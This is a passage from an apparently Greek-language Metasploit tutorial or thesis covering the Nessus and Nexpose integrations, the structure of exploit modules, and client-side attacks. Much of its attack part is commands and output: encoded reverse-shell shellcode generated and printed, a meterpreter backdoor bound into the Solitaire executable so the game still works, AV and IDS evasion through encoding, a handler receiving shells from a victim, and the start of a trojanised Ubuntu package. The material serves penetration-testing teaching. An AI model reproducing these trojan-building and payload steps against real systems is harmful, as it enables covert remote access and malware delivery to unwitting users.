    -E <opt>  Exclude hosts in the specified range from the scan
    -I <opt>  Only scan systems with an address within the specified
range
    -P        Leave the scan data on the server when it completes
(this counts against the maximum licensed IPs)
    -c <opt>  Specify credentials to use against these targets
(format is type:user:pass
    -d        Scan hosts based on the contents of the existing
database
    -h        This help menu
    -n <opt>  The maximum number of IPs to scan at a time (default is
32)
    -s <opt>  The directory to store the raw XML files from the
Nexpose instance (optional)
    -t <opt>  The scan template to use (default:pentest-audit
options:full-audit,exhaustive-audit,discovery,aggressive-
discovery,dos-audit)
    -v        Display diagnostic information about the scanning
process
```

5.6. Nessus

Το Nessus είναι και αυτό ένα εργαλείο σάρωσης τρωτότητας το δημιοργήθηκε το 1998, το οποίο έχει ενσωματωθεί στο πλαίσιο του Metasploit με το Nessus Bridge, όπου μέσω αυτού συνδέεται σε ένα server του Nessus, επιτρέποντας έτσι την εκτέλεση και την εισαγωγή μιας σάρωσης.

Ξεκινάμε με τη σύνδεση στο Nessus Bridge plugin και τρέχοντας το «nessus_help» βλέπουμε τις διαθέσιμες εντολές.

```
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
msf > nessus_help
[+] Nessus Help
[+] type nessus_help command for help with specific commands

Command                    Help Text
-------                    ---------
Generic Commands
-----------------          -----------------
nessus_connect             Connect to a nessus server
nessus_logout              Logout from the nessus server
nessus_help                Listing of available nessus commands
nessus_server_status       Check the status of your Nessus Server
nessus_admin               Checks if user is an admin
nessus_server_feed         Nessus Feed Type
nessus_find_targets        Try to find vulnerable targets from a
report

Reports Commands
-----------------          -----------------
nessus_report_list         List all Nessus reports
nessus_report_get          Import a report from the nessus server in
Nessus v2 format
nessus_report_hosts        Get list of hosts from a report
nessus_report_host_ports   Get list of open ports from a host from a
report
nessus_report_host_detail  Detail from a report item on a host

Scan Commands
-----------------          -----------------
nessus_scan_new            Create new Nessus Scan
nessus_scan_status         List all currently running Nessus scans
...snip...
```

Όπως και πριν με το NeXpose, συνδεόμαστε στο server. Το «ok» δεν πρέπει να παραλειφθεί διότι έτσι αναγνωρίζεται ο κίνδυνος επιθέσεων τύπου «man-in-the-middle».

```
msf > nessus_connect dook:s3cr3t@192.168.1.100
[-] Warning: SSL connections are not verified in this release, it is
possible for an attacker
[-]          with the ability to man-in-the-middle the Nessus traffic
to capture the Nessus
[-]          credentials. If you are running this on a trusted
network, please pass in 'ok'
[-]          as an additional parameter to this command.
msf > nessus_connect dook:s3cr3t@192.168.1.100 ok
[*] Connecting to https://192.168.1.100:8834/ as dook
[*] Authenticated
msf >
```

Για να δούμε τις πολιτικές που είναι διαθέσιμες στο server, τρέχουμε την εντολή «nessus_policy_list». Εάν δεν υπάρχει καμία, σημαίνει ότι πρέπει να συνδεθούμε στο GUI του Nessus και να δημιουργήσουμε μια πριν μπορέσουμε να τη χρησιμοποιήσουμε. Για να σαρώσουμε με την ήδη υπάρχουσα πολιτική δίνουμε την εντολή «nessus_scan_new» ακολουθούμενη από τον ID της πολιτικής, το όνομα του αρχείου σάρωσης και του στόχου.

```
msf > nessus_policy_list
[+] Nessus Policy List

ID  Name       Owner  visability
--  ----       -----  ----------
1   the_works  dook   private

msf >

msf > nessus_scan_new
[*] Usage:
[*]        nessus_scan_new policy id scan name targets
[*]        use nessus_policy_list to list all available policies
msf > nessus_scan_new 1 pwnage 192.168.1.161
[*] Creating scan from policy number 1, called "pwnage" and scanning
192.168.1.161
[*] Scan started.  uid is 9d337e9b-82c7-89a1-a194-
4ef154b82f624de2444e6ad18a1f
msf >
```

Επειδή δεν υπάρχει ένδειξη προόδου, χρησιμοποιούμε την εντολή «nessus_scan_status» μέχρι να δούμε ένδειξη «No Scans Running».

```
msf > nessus_scan_status
[+] Running Scans
```

```
Scan ID                                              Name    Owner
Started            Status   Current Hosts  Total Hosts
-------                                              ----    -----
-------            ------   -------------  -----------
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage  dook
19:39 Mar 16 2013  running  0              1


[*] You can:
[+]         Import Nessus report to database :     nessus_report_get
reportid
[+]         Pause a nessus scan :             nessus_scan_pause
scanid
msf > nessus_scan_status
[*] No Scans Running.
[*] You can:
[*]         List of completed scans:         nessus_report_list
[*]         Create a scan:                   nessus_scan_new policy
id scan name target(s)
msf >
```

Όταν η σάρωση τελειώσει, το Nessus παράγει μια αναφορά με τα αποτελέσματα, για να δούμε τη λίστα με τις αναφορές τρέχουμε «nessus_report_list» και για να εισάγουμε μία, την εντολή «nessus_report_get».

```
msf > nessus_report_list
[+] Nessus Report List

ID                                                   Name    Status
Date
--                                                   ----    ------
----
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage
completed  19:47 Mar 16 2013

[*] You can:
[*]         Get a list of hosts from the report:
nessus_report_hosts report id
msf > nessus_report_get
[*] Usage:
[*]        nessus_report_get report id
[*]        use nessus_report_list to list all available reports for
importing
msf > nessus_report_get 9d337e9b-82c7-89a1-a194-
4ef154b82f624de2444e6ad18a1f
[*] importing 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >
```

Έχοντας εισάγει την αναφορά, μπορούμε να απεικονίσουμε τους υπολογιστές και τα ευάλωττα σημεία.

```
msf > hosts -c address,vulns

Hosts
=====

address        vulns
-------        -----
192.168.1.161  33

msf > vulns
[*] Time: 2013-03-17 01:51:37 UTC Vuln: host=192.168.1.161 port=3389
proto=tcp name=NSS-10940 refs=
[*] Time: 2013-03-17 01:51:37 UTC Vuln: host=192.168.1.161 port=1900
proto=udp name=NSS-35713 refs=
[*] Time: 2013-03-17 01:51:37 UTC Vuln: host=192.168.1.161 port=1030
proto=tcp name=NSS-22319 refs=
[*] Time: 2013-03-17 01:51:37 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-10396 refs=
[*] Time: 2013-03-17 01:51:38 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-10860 refs=CVE-2000-1200,BID-959,OSVDB-714
[*] Time: 2013-03-17 01:51:38 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-10859 refs=CVE-2000-1200,BID-959,OSVDB-715
[*] Time: 2013-03-17 01:51:39 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-18502 refs=CVE-2005-1206,BID-13942,IAVA-2005-t-
0019
[*] Time: 2013-03-17 01:51:40 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-20928 refs=CVE-2006-0013,BID-16636,OSVDB-23134
[*] Time: 2013-03-17 01:51:41 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-35362 refs=CVE-2008-4834,BID-31179,OSVDB-48153
[*] Time: 2013-03-17 01:51:41 UTC Vuln: host=192.168.1.161
...snip...
```

Κεφάλαιο 6 Δημιουργία Exploits

6.1. Εισαγωγή – Στόχοι Σχεδιασμού

Στο Metasploit, τη σήμερον ημέρα υπάρχει ένας πολύ μεγάλος αριθμός exploits, για αυτό το λόγο είναι πολύ πιθανόν ότι ένα exploit που ένας tester θέλει να γράψει ή υπάρχει ήδη, ή υπάρχει ένα αντίστοιχο πάνω στο οποίο μπορεί να βασιστεί.

Όταν λοιπόν ο tester αποφασίζει να γράψει ένα exploit, υπάρχουν κάποιοι βασικοί στόχοι τους οποίους θέλει να επιτύχει και οι οποίοι θα πρέπει να είναι μινιμαλιστικοί.

- Να ξεφορτώνει όσο το δυνατόν περισσότερη δουλειά στο πλαίσιο.
- Να χρησιμοποιεί τις βιβλιοθήκες πρωτοκόλλου Rex.
- Να χρησιμοποιεί τα διαθέσιμα mixins.

Το ίδιο σημαντικό είναι τα exploits να είναι αξιόπιστα.

- Οτιδήποτε BadChars δηλώνονται πρέπει να είναι 100% ακριβείς.
- Οι μικρότερες λεπτομέρειες είναι αυτές που μετράνε περισσότερο.

Τα exploits πρέπει όποτε είναι δυνατόν να είναι «τυχαία». Η τυχαιοποίηση βοηθάει στην αποφυγεί IDS, IPS, AV και βοηθάει στη δοκιμή αξιοπιστίας.

- Να γίνεται χρήση του Rex::Text.rand_text_* (rand_text_alpha, rand_text_alphanumeric, etc).
- Όλα τα payloads να τυχαιοποιούνται με κωδικοποιητές.
- Αν γίνεται να τυχαιοποιείται ο κωδικοποιητής.
- Να τυχαιοποιούνται και τα NOPs (No Operation).

Πέρα από τη λειτουργικότητα, τα exploits θα πρέπει να είναι αναγνώσιμα.

- Όλα τα Metasploit modules έχουν συνεχή δομή με hard-tab εσοχές.
- Τα mixins παρέχουν συνεχή ονόματα επιλογών σε όλο το πλαίσιο.

Τέλος, θα πρέπει να είναι χρήσιμα.

- Θα πρέπει να υπάρχουν λίστες με στόχους.
- Η αξιοπιστία του τελικού exploit πρέπει να είναι υψηλή.

6.2. Η Μορφή Ενός Exploit

Η μορφή ενός exploit είναι όπως ενός auxiliary module, αλλά με περισσότερα πεδία.

- Δηλαδή υπάρχει πάντα Payload information block, γιατί διαφορετικά πρόκειται για ένα auxiliary module.
- Υπάρχει λίστα με τους στόχους.
- Και αντί να προσδιορίζεται η run(), χρησιμοποιούνται οι exploit() και check().

Ένα παράδειγμα του σκελετού ενός exploit είναι το παρακάτω.

```
class Metasploit3 < Msf::Exploit::Remote

      include Msf::Exploit::Remote::TCP

      def initialize
           super(
               'Name'          => 'Simplified Exploit Module',
               'Description'   => 'This module sends a payload',
               'Author'        => 'My Name Here',
               'Payload'       => {'Space' => 1024, 'BadChars' =>
"\x00"},
               'Targets'       => [ ['Automatic', {} ] ],
               'Platform'      => 'win',
           )
           register_options( [
               Opt::RPORT(12345)
           ], self.class)
      end

      # Connect to port, send the payload, handle it, disconnect
      def exploit
           connect()
           sock.put(payload.encoded)
           handler()
           disconnect()
      end
end
```

6.3. Exploit Mixins

Ορισμένα παραδείγματα για exploit mixins είναι τα παρακάτω:

6.3.1. Exploit::Remote::Tcp

`lib/msf/core/exploit/tcp.rb`

Παρέχει TCP options και μεθόδους.

- Προσδιορίζει τα RHOST, RPORT, ConnectTimeout
- Παρέχει τις connect(), disconnect()
- Προσφέρει SSL, Proxies, CPORT, CHOST
- Αποφυγή μέσω small segment sends
- Εκθέτει τις επιλογές χρήστη σαν μεθόδους - rhost() rport() ssl()

6.3.2. Exploit::Remote::SMB

`lib/msf/core/exploit/smb.rb`

Παίρνει από το TCP mixin τα δεδομένα και παρέχει τις παρακάτω επιλογές και μεθόδους.

- smb_login()
- smb_create()
- smb_peer_os()
- Παρέχει τις επιλογές SMBUser, SMBPass, και SMBDomain
- Εκθέτει τις μεθόδους αποφυγής IPS όπως SMB::pipe_evasion, SMB::pad_data_level, SMB::file_data_level

6.4. Οι Στόχοι ενός Exploit

Τα exploits προσδιορίζουν μια λίστα στόχων που συμπεριλαμβάνουν ένα όνομα, έναν αριθμό και επιλογές/options. Οι στόχοι καθορίζονται με τον αριθμό αυτό όταν αρχίζουν να εκτελούνται.

```
'Targets' =>
          [
                # Windows 2000 - TARGET = 0
                [
                     'Windows 2000 English',
                     {
                          'Rets' => [ 0x773242e0 ],
                     },
                ],
                # Windows XP - TARGET = 1
                [
                     'Windows XP English',
                     {
                          'Rets' => [ 0x7449bf1a ],
                     },
                ],
          ],
'DefaultTarget' => 0))
```

6.5. Exploit Payload

Τα exploits, εφόσον είναι έτοιμα πρέπει να κωδικοποιηθούν πριν τη χρήση τους, Εδώ μπορούμε να δούμε ένα παράδειγμα χρησιμοποιώντας το Mesfencode, που αναφέρθηκε σε προηγούμενο κεφάλαιο.

```
root@bt5:~# msfencode -h

    Usage: /opt/metasploit/apps/pro/msf3/msfencode

OPTIONS:

    -a <opt>  The architecture to encode as
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -c <opt>  The number of times to encode the data
    -d <opt>  Specify the directory in which to look for EXE
templates
    -e <opt>  The encoder to use
    -h        Help banner
    -i <opt>  Encode the contents of the supplied file path
    -k        Keep template working; run payload in new thread (use
with -x)
    -l        List available encoders
    -m <opt>  Specifies an additional module search path
    -n        Dump encoder information
    -o <opt>  The output file
    -p <opt>  The platform to encode for
    -s <opt>  The maximum size of the encoded data
    -t <opt>  The output format:
raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exe-
small,elf,macho,vba,vba-exe,vbs,loop-vbs,asp,aspx,war,psh,psh-net
    -v        Increase verbosity
    -x <opt>  Specify an alternate executable template
```

Χρησιμοποιώντας την παράμετρο –l μπορούμε να δούμε τη λίστα με τους διαθέσιμους κωδικοποιητές.

```
root@bt5:~# msfencode -l
Framework Encoders
==================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/generic_sh                good       Generic Shell Variable
Substitution Command Encoder
    cmd/ifs                       low        Generic ${IFS}
Substitution Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP
magic_quotes Utility Command Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/longxor                normal     XOR Encoder
```

```
    mipsle/longxor                  normal     XOR Encoder
    php/base64                      great      PHP Base64 Encoder
    ppc/longxor                     normal     PPC LongXOR Encoder
    ppc/longxor_tag                 normal     PPC LongXOR Encoder
    sparc/longxor_tag               normal     SPARC DWORD XOR Encoder
    x64/xor                         normal     XOR Encoder
    x86/alpha_mixed                 low        Alpha2 Alphanumeric
Mixedcase Encoder
    x86/alpha_upper                 low        Alpha2 Alphanumeric
Uppercase Encoder
    x86/avoid_underscore_tolower    manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower          manual     Avoid UTF8/tolower
    x86/bloxor                      manual     BloXor - A Metamorphic
Block Based XOR Encoder
    x86/call4_dword_xor             normal     Call+4 Dword XOR Encoder
    x86/context_cpuid               manual     CPUID-based Context
Keyed Payload Encoder
    x86/context_stat                manual     stat(2)-based Context
Keyed Payload Encoder
    x86/context_time                manual     time(2)-based Context
Keyed Payload Encoder
    x86/countdown                   normal     Single-byte XOR
Countdown Encoder
    x86/fnstenv_mov                 normal     Variable-length
Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive           normal     Jump/Call XOR Additive
Feedback Encoder
    x86/nonalpha                    low        Non-Alpha Encoder
    x86/nonupper                    low        Non-Upper Encoder
    x86/shikata_ga_nai              excellent  Polymorphic XOR Additive
Feedback Encoder
    x86/single_static_bit           manual     Single Static Bit
    x86/unicode_mixed               manual     Alpha2 Alphanumeric
Unicode Mixedcase Encoder
    x86/unicode_upper               manual     Alpha2 Alphanumeric
Unicode Uppercase Encoder
```

Αφαιρούμε τους κακούς χαρακτήρες με την παράμετρο –b

```
root@bt5:~# msfpayload windows/shell_reverse_tcp LHOST=127.0.0.1
LPORT=4444 C | msfencode -b '\x00' -e x86/shikata_ga_nai -t perl
[*] x86/shikata_ga_nai succeeded with size 1636 (iteration=1)

my $buf =
"\xbe\x7b\xe6\xcd\x7c\xd9\xf6\xd9\x74\x24\xf4\x58\x2b\xc9" .
"\x66\xb9\x92\x01\x31\x70\x17\x83\xc0\x04\x03\x70\x13\xe2" .
"\x8e\xc9\xe7\x76\x50\x3c\xd8\xf1\xf9\x2e\x7c\x91\x8e\xdd" .
"\x53\x1e\x18\x47\xc0\x8c\x87\xf5\x7d\x3b\x52\x88\x0e\xa6" .
"\xc3\x18\x92\x58\xdb\xcd\x74\xaa\x2a\x3a\x55\xae\x35\x36" .
"\xf0\x5d\xcf\x96\xd0\x81\xa7\xa2\x50\xb2\x0d\x64\xb6\x45" .
"\x06\x0d\xe6\xc4\x8d\x85\x97\x65\x3d\x0a\x37\xe3\xc9\xfc" .
"\xa4\x9c\x5c\x0b\x0b\x49\xbe\x5d\x0e\xdf\xfc\x2e\xc3\x9a" .
"\x3d\xd7\x82\x48\x4e\x72\x69\xb1\xfc\x34\x3e\xe2\xa8\xf9" .
"\xf1\x36\x67\x2c\xc2\x18\xb7\x1e\x13\x49\x97\x12\x03\xde" .
"\x85\xfe\x9e\xd4\x1d\xcb\xd4\x38\x7d\x39\x35\x6b\x5d\x6f" .
"\x50\x1d\xf8\xfd\xe9\x84\x41\x6d\x60\x29\x20\x12\x08\xe7" .
"\xcf\xa0\x82\x6e\x6a\x3a\x5e\x44\x58\x9c\xf2\xc3\xd6\xb9" .
```

Μπορούμε να συγκρίνουμε το μη κωδικοποιημένο και να παρατηρήσουμε την έλλειψη των κακών χαρακτήρων \x00

```
root@bt5:~# msfpayload windows/shell_reverse_tcp LHOST=127.0.0.1
LPORT=4444 C

/*
 * windows/shell_reverse_tcp - 314 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
 * ReverseConnectRetries=5, ReverseAllowProxy=false,
 * PrependMigrate=false, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
```

Καλό είναι να θυμόμαστε ότι μετά την κωδικοποίηση του κώδικα κελύφους, θα μεγαλώσει σε μέγεθος, στην προκειμένη περίπτωση από 314 bytes σε 1636 bytes.


Μία πολύ ενδιαφέρουσα λειτουργία είναι η δυνατότητα να δημιουργηθεί ένα εκτελέσιμο αρχείο, το οποίο θα έχει back door δυνατότητες και θα κρατάει την αρχική του λειτουργία.

```
root@bt5:~#  msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.1.191 LPORT=443 R | msfencode -t exe -x sol.exe -k -o
sol_bdoor.exe -e x86/shikata_ga_nai -c 3
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

root@bt5:~# ls Sc303*
Sc303_bdoor.exe  Sc303.exe
root@bt5:~#
```

Η εντολή που χρησιμοποιήθηκε έχει πολλές παραμέτρους. Η «–t» είπε στο msfencode, ότι θέλουμε αρχείο τύπου .exe και η «-x» να χρησιμοποιήσει το «sol.exe» ως βάσικό περίγραμμα (solitaire – πασιέντζα). Για να διατηρηθεί η αρχική λειτουργία του αρχείου, δηλαδή σε αυτήν την περίπτωση το παιχνίδι, χρησιμοποιήθηκε η παράμετρος «-k». Τέλος δηλώνεται ότι θα κωδικοποιηθεί μέσω «x86/shikata_ga_nai» και θα κάνει τρεις (3) επαναλήψεις.

Θα πρέπει να τονιστεί ότι το εκτελέσιμο αρχείο «sol.exe», θα πρέπει να αντιγραφεί στο φάκελο «/opt/metasploit/apps/pro/msf3/lib/msf/util/../../../data/templates/», διαφορετικά θα λάβουμε μήνυμα λάθους ότι δεν υπάρχει τέτοιο direxTory και η κωδικοποίηση θα αποτύχει.

Έχοντας κάνει όλα αυτά μεταφέρουμε το αρχείο σε ένα Windows XP μηχάνημα και το τρέχουμε.



Εικόνα 14 Η τροποποιημένη Πασιέντζα

Και με την εκτέλεση αυτή η τροποποιημένη έκδοση της πασιέντζας θα μας γυρίσει πίσω ένα κέλυφος meterpreter, από το οποί μπορούμε να έχουμε πρόσβαση στο Windows XP μηχάνημα.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.191:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.166
[*] Meterpreter session 1 opened (192.168.1.191:443 ->
192.168.1.166:1061) at 2013-03-31 22:05:30 -0400

meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 131074
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet
Scheduler Miniport
Hardware MAC : 00:0c:29:68:51:bb
MTU          : 1500
IPv4 Address : 192.168.1.166
IPv4 Netmask : 255.255.255.0
```

Κεφάλαιο 7 Επιθέσεις Από Πλευράς Χρήστη

7.1. Εισαγωγή

Οι επιθέσεις από την πλευρά του χρήστη ή αλλιώς Client Side Attacks, είναι ένα πολύ ενδιαφέρον αντικείμενο για τους εισβολείς τη σημερινή εποχή. Επειδή οι διαχειριστές δικτύων και οι προγραμματιστές ενισχύουν την «περίμετρο», οι testers ψάχνουν τρόπο να κάνουν τα θύματα τους να τους ανοίξουν μια πόρτα με πρόσβαση προς όλο το δίκτυο. Αυτές οι επιθέσεις χρειάζονται αλληλεπίδραση με τους χρήστες, όπως για παράδειγμα την δυνατότητα να τους ξεγελάσουν να πατήσουν ένα σύνδεσμο, να ανοίξουν ένα αρχείο ή κατα κάποιο τρόπο να επισκεφθούν μια μολυσμένη ιστοσελίδα.

7.2. Binary Payloads

Η δυνατότητα να δημιουργήσουμε ένα εκτελέσιμο αρχείο μέσω msfpayload, ειναι πολύ χρήσιμη και εάν μπορέσουμε να κάνουμε το χρήστη να το εκτελέσει, δεν χρειάζεται η «ταλαιπωρία» του να βρούμε exploit για κάποιο λογισμικό.

Χρησιμοποιώντας το msfpayload, θα δημιουργήσουμε ένα Windows reverse shell payload το οποίο θα συνδεθεί πίσω σε μας στη θύρα 31337, θα το εκτελέσουμε σε ένα απομακρυσμένο σύστημα και θα πάρουμε το κέλυφος που θέλουμε.

Μια σημείωση πριν την εκκίνηση, όπως στο Msfcli, μπορούμε στο τέλος της εντολής να δώσουμε την παράμετρο «O» για να δούμε τις επιλογές/options που είναι διαθέσιμες.

```
root@bt5:# msfpayload windows/shell_reverse_tcp O

       Name: Windows Command Shell, Reverse TCP Inline
    Version: 6479
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 287

Provided by:
  vlad902 vlad902@gmail.com
```

```
Basic options:
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
EXITFUNC   seh              yes       Exit technique: seh, thread,
process
LHOST                       yes       The local address
LPORT      4444             yes       The local port

Description:
Connect back to attacker and spawn a command shell
root@bt5:# msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130
LPORT=31337 O

Name: Windows Command Shell, Reverse TCP Inline
Version: 6479
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287

Provided by:
vlad902 vlad902@gmail.com

Basic options:
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
EXITFUNC   seh              yes       Exit technique: seh, thread,
process
LHOST      172.16.104.130   yes       The local address
LPORT      31337            yes       The local port

Description:
Connect back to attacker and spawn a command shell
root@bt5:# msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130
LPORT=31337 X > /tmp/1.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
Length: 287
Options: LHOST=172.16.104.130,LPORT=31337

root@bt5:/pentest/exploits/framework3# file /tmp/1.exe

/tmp/1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-
bit
```

Έχοντας λοιπόν έτοιμο το εκτελέσιμο αρχείο, θα χρησιμοποιήσουμε το «multi/handler», το οποίο είναι ένα στέλεχος που χειρίζεται τα exploits εκτός του πλαισίου του Metasploit.

```
root@bt5:# msfconsole

                  ##                               ###           ##    ##
 ##  ##  #### ###### ####  #####   #####    ##    ####         ######
####### ##  ##  ##  ##        ## ##  ##    ##   ##  ##   ###    ##
####### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##     ##
## # ##     ##  ##  ##  ## ##      #####    ##   ##  ##   ##     ##
##   ##  #### ###   #####   #####     ##   ####   ####   #### ###
                                       ##


       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 787 exploits - 425 auxiliary - 128 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14551 updated yesterday (2013.03.31)


msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Όταν χρησιμοποιούμε αυτό το module πρέπει να του προσδιορίσουμε ποιό payload να περιμένει, οπότε του δηλώνουμε όπως και πριν το «windows/shell/reverse_tcp».

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread,
process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >
```

Εφόσον έχει φορτωθεί το payload και έχει συνδεθεί στην προκαθορισμένη θύρα 31337, τρέχουμε την εντολή exploit και παράγουμε το εκτελέσιμο αρχείο στο θύμα μας. Το multi/handler διαχειρίζεται το exploit και μας παρουσιάζει το κέλυφος.

```
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 2 opened (172.16.104.130:31337 ->
172.16.104.128:1150)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Alex\My Documents>
```

7.3. Binary Linux Trojan

Το προηγούμενο παράδειγμα δεν σημαίνει ότι αυτά γίνονται μόνο σε Windows. Σε αυτό εδώ θα «πακετάρουμε» ένα msfpayload μέσα σε ένα Ubuntu deb package για να εμφανίσουμε ενα κέλυφος σε Linux.

Πρώτα από όλα, κατεβάζουμε το πακέτο που θα μολύνουμε και το βάζουμε σε ένα προσωρινό directory. Στο παράδειγμα αυτο θα χρησιμοποιήσουμε το πακέτο «freesweep», το οποίο είναι μια έκδοση του Minesweeper βασισμένη σε κείμενο.

```
root@bt5:~# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@bt5:~# mkdir /tmp/evil
root@bt5:~# mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb
/tmp/evil
root@bt5:~# cd /tmp/evil/
root@bt5:/tmp/evil#
```

